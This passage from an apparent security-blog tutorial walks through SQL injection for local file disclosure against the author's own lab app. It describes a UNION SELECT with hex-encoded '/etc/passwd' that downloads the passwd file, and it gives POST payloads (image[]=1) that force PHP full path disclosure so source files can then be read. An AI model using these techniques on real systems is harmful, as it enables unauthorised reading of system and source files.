
And yes it worked 8-). Web application gave download popup for passwd file when we injected union select statement having hex value of string ‘/etc/passwd’ in third column.

We ca download source code of web application too if we have path of the web application files.
Let’s say, in PHP, we can try to perform full path disclosure of scripts by changing parameter types, means change string parameter to array or vice-versa. My WINDOWS machine is having error reporting enabled by default so consider it as test case of FPD (full path disclosure). In our case, original request was

```
image=1&image_download=Download
```

change parameter image to array type
means, like this

```
image[]=1&image_download=Download
```



```
http://127.0.0.1/dsqli/index.php
Post data
image[]=1&image_download=Download
```

Full path fo script disclosed when changed image parameter type from string to array

127.0.0.1/dsqli/index.php

Notice: Array to string conversion in **C:\xampp\htdocs\dsqli\index.php** on line 32
something went wrong

---==[[Local File disclosure using SQL Injection]]==---
---==[[With Love From Team IndiShell]]==---

Now, we have full path of the script, so we can download this file too, we just need to put hex value of file path in the column which will allow us to download file.

Acknowledgements

Special thanks to IndiShell Crew and Myhackerhouse for inspiration.

About Me

Working as application security engineer and interested in exploit development.

Keep learning different-different things just not limited to single one.

My blog

http://mannulinux.blogspot.in/

My github account

https://github.com/incredibleindishell